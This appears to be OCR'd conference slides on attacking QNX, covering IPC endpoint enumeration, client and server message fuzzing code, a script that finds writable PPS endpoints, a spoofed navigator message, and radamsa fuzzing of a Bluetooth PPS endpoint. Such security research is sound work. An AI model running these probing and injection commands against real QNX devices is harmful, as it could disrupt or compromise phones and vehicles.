
QNX Path Manager



++

QNX Resource Managers

- User space process
- Path Manager Namespace
- `resmgr_attach();`
- `io_func_init();`
- `message_attach();`




++

QNX Persistent Publish Subscribe (PPS)

```
$ ls -al
/pps/services/bluetooth/public/control
-rw-rw-rw-   1 pps-bt-media bluetooth
9 Sep 25 06:09
/pps/services/bluetooth/public/control

$ echo
"msg::lockDevice\ndat::Backup
Interrupted at BBBB" >>
/pps/system/navigator/background
```




Outline

1. QNX Architecture Background
2. Attacking QNX Messaging
3. Attacking QNX PPS
4. QNX Firmware
5. QNX Debugging
6. QNX Kernel Security
7. QNX Vulnerabilities

++

Attacking QNX Messaging (Endpoints)



IPC Trust Boundary

Sandbox Trust Boundary

Client

`MsgSend();`

Sandbox Trust Boundary

Server

Malicious Process

QNX Core Component

Attacking QNX Messaging (Endpoints)

- /dev/name/[local | global]/*

```
name_attach_t * name_attach(dispatch_t *dpp, const char * path, unsigned flags);
```

```
nrw-rw-rw-   1 root      nto              0 Mar 12 12:47 VirtualEventServer
nrw-rw-rw-   1 root      nto              0 Mar 12 12:47 battmgr
nrw-rw-rw-   1 root      nto              0 Mar 12 12:47 battmgr_monitor
dr-xr-xr-x   2 root      nto              0 Mar 12 12:47 csm
dr-xr-xr-x   2 root      nto              0 Mar 12 12:47 gltracelogger
nrw-rw-rw-   1 root      nto              0 Mar 12 12:47 led_control
nrw-rw-rw-   1 root      nto              0 Mar 12 12:47 phone-service
nrw-rw-rw-   1 root      nto              0 Mar 12 12:47 publisher_channel
nrw-rw-rw-   1 root      nto              0 Mar 12 12:47 slogger2
nrw-rw-rw-   1 root      nto              0 Mar 12 12:47 svga_ch
```

++

Attacking QNX Messaging (Endpoints)

- /proc/mount/*

- (Node ID, Process ID, Channel ID, Handle, File Type)

```
dr-xr-xr-x   2 root      nto               1 Mar 12 12:50 0,1089563,4,0,11
dr-xr-xr-x   2 root      nto               1 Mar 12 12:50 0,1282089,1,0,11
dr-xr-xr-x   2 root      nto               1 Mar 12 12:50 0,2035752,2,8,11
dr-xr-xr-x   2 root      nto               1 Mar 12 12:50 0,3067978,1,0,11
dr-xr-xr-x   2 root      nto               1 Mar 12 12:50 0,3076171,1,0,11
dr-xr-xr-x   2 root      nto               1 Mar 12 12:50 0,5345418,1,0,11
dr-xr-xr-x   2 root      nto               1 Mar 12 12:50 0,5349515,1,0,11
dr-xr-xr-x   2 root      nto               1 Mar 12 12:50 0,61450,4,0,11
drwxr-xr-x  10 root      nto            4096 Mar 12 12:46 0,61450,4,6,0
dr-xr-xr-x   2 root      nto               1 Mar 12 12:50 0,8195,1,1,4
```

Attacking QNX Messaging (Client Side)

```
int  coid;
char rmsg[255];
char *smsg = “Fuzz this message”;

// Node Descriptor, Process ID, Channel ID
coid = ConnectAttach(0, 77, 1, 0, 0);

if (MsgSend(coid, smsg, strlen(smsg+1), rmsg, 255) == -1)
{
   exit(EXIT_FAILURE);
}
```

Attacking QNX Messaging (Server Side)

```
if ((attach = name_attach(NULL, ATTACH_POINT,0) == NULL)
{
   return EXIT_FAILURE;
}

while (1)
{
   rcvid = MsgReceive(attach->chid, &msg, sizeof(msg),NULL);
}
```

Outline

1. QNX Architecture Background
2. Attacking QNX Messaging
3. Attacking QNX PPS
4. QNX Firmware
5. QNX Debugging
6. QNX Kernel Security
7. QNX Vulnerabilities

Attacking QNX PPS

- Identify writable PPS endpoints

```
for endpoint in $(find /pps -type f); do
  if [ -w $endpoint ]; then
    echo $endpoint;
  fi;
done
```

++

Attacking QNX PPS

- Identify PPS message format
  - Reverse engineering

    QNX Persistent Publish/Subscribe Developer's Guide
- Sample messages
  - Multitude of shell scripts echoing raw data on the

Attacking QNX PPS

- Fuzzing PPS messages

```
echo
"command::connect_service\ndata::D5:DA:8E:43
:ED:68\n data2::0x1101:453994D5-D58B-96F9-
6616-B37F586BA2EC" | \

radamsa >> /pps/services/bluetooth/control
```

HTML5 WebWorks Applications

- QNX DOM object

webplatform.js

```
qnx.webplatform.pps.syncWritePPSObject('msg::aaaa','/pps/endpoint');
```

Outline

1. QNX Architecture Background
2. Attacking QNX Messaging
3. Attacking QNX PPS
4. QNX Firmware
5. QNX Debugging
6. QNX Kernel Security
7. QNX Vulnerabilities

++

QNX Firmware Tools

1. BB10 Native SDK (GCC, GDB)
2. QNX Trial 6.5 VMWare Image (mkifs, dumpifs)
3. QNX Portal (BSP Images – Beagle Board)
4. Sachesi for Playbook / BB10

++

QNX Firmware Acquisition

1. Sachesi download of updates (BB10 / Playbook)
